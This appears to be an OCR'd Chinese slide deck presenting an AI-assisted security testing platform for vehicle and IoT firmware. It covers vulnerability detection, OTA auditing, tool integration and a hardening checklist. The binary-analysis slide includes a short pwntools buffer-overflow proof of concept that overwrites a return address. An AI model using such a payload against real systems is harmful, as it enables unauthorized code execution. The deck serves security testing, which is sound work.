锋刃无影
智御未来

功能介绍


- 无符号表函数识别：ELF文件解析、符号分析、控制流构建，自动识别函数边界、推断函数类型和功能
- 多维度漏洞检测：静态分析、动态验证、污点分析、控制流分析
- 加解密函数识别：强/弱加密算法检测、密钥提取
- 后门与认证绕过检测：命令执行+硬编码凭证、弱密码检测
- 流量分析：协议识别、消息模式提取、Fuzz脚本生成
- AI智能分析：提取关键特征生成关键字，对程序类型识别、功能推理、安全评分



分析引擎模块

锋刃无影
智御未来

二进制漏洞分析流程



分析引擎模块

锋刃无影
智御未来

AIIOV通过静态分析发现strcpy缓冲区溢出漏洞，然后自动生成PoC测试用例。

```
int sub_80486E2()
{
  unsigned int i; // edx
  _WORD buf[18]; // [esp+0h] [ebp-28h] BYREF

  buf[0] = 0;
  buf[1] = 0;
  for ( i = 0; i < 14; i += 2 )
    *(_DWORD *)&buf[i + 2] = 0;
  puts("\x1B[1;35mYour message: \x1B[1;37m");
  read(0, &buf_, 0x50u);
  puts("\x1B[1;35mYour name: \x1B[1;37m");
  read(0, buf, 0x50u);
  puts("\x1B[1;32mDone!");
  return 0;
}
```


```
sh.recvuntil(">> ")
sh.sendline("1")
sh.recvuntil("password: ")
sh.sendline("a"*44+p32(0x080485f4))
return sh
```

安全测试模块

锋刃无影
智御未来

OTA安全审计包括四个维度：

- **签名验证检测伪造风险**
- **回滚检测验证防降级机制**
- **脚本审计发现提权指令**
- **镜像分析检测敏感信息泄露。**




安全测试模块

锋刃无影
智御未来

SOME/IP自动化分析

- **MCP与AI的高度结合分析协议栈安全风险**



其它模块

锋刃无影
智御未来

异构测试工具集成

busybox、tcpdump、fscan、microsocks
等arm\aarch64多架构工具集成

shell会话管理

支持文件的上传下载，不依赖ADB的系统运行状态监控

记忆管理

批量命令执行、命令记忆、测试用例管理

动态调试工具


多架构frida/gdb集成

记忆模块


锋刃无影
智御未来

记忆模块让系统越用越聪明。
每次成功的分析都会被结构化存储，生成可复用的Playbook剧本，数据被用于微调私有模型，实现持续学习和能力提升。自动记忆模块记忆执行成功的命令，手动记忆为导入测试用例实现记忆。


主动




自动



手动






法规自动化

锋刃无影 智御未来

投递测试用例，AI自动分析命令等待执行

- **基于LLM实现对测试步骤智能解析+人工确认**
- **自动化测试的同时完成报告自动化**

	A	B	C
1	**测试点**	**测试方式/描述**	**期望结果**
2	二进制文件内存保护机制测试	1. 使用内存保护机制检测工具，检查应用的二进制文件或共享库是否有两项以上的内存保护机制。	内存保护机制全开。
3	弱口令检查	1. 检查系统是否存在弱口令或无口令。	不存在弱口令或无口令。
4	防火墙策略检查	1. 检查防火墙策略，在不影响业务的情况下，对开放的端口做严格限制。	防火墙策略配置得当。
5	挂载配置检查	1. 检查挂载配置，看是否做到了可写的目录不可执行，可执行的目录不可写。	挂载配置得当。
6	安全策略检查	1. 检查系统是否默认开启了Selinux/Smack/Apparmor。	开启了Selinux/Smack/Apparmor其中一种。
7	地址空间配置检查	1. 检查地址空间随机化配置文件，看系统是否开启了完全地址空间随机化（ASLR）。	开启了地址空间随机化。
8	系统debug版本检查	1. 若系统为Android，则检查Android是否为user版本。	Android系统为user版本。
9	内核保护机制检查	1. 检查系统是否开启内核保护机制，如HARDENED_USERCOPY、KASLR等。	开启了各种内核保护机制。
10	系统开放端口检查	查看车机端口服务，所开启都为系统所需服务，未开启非必要服务	未开启非必要服务
11	系统配置文件敏感信息测试	在系统日志、程序文件、配置文件、备份文件中检查是否包含敏感数据。	不存在相应漏洞。



PART 03

智御未来

适用场景

锋刃无影
智御未来

核心场景

- ECU 安全测试
- 协议安全测试
- OTA 安全分析
- 敏感信息泄露检测
- 网络服务安全测试

适用对象

- 测试实习生
- 安全测试工程师
- 车联网安全评估机构
- 汽车制造商安全团队

AI自动化安全展望

锋刃无影
智御未来

当前阶段

- 状态：AI根据指令执行任务，人是决策者，AI是超级助手
•
- 验证：在代码理解、Fuzzing参数生成、报告编写上已超越中级工程师

技术瓶颈与解决思路：

- 幻觉问题 → 引入 RAG (检索增强) 与 形式化验证

- 上下文限制 → 采用长文本模型与关键信息提取策略

- 漏洞验证 → 通过动态调试实现漏洞的真实验证

未来方向：从"人问AI答"走向"AI主动巡逻"

THANKS

演讲人 刘浩鹏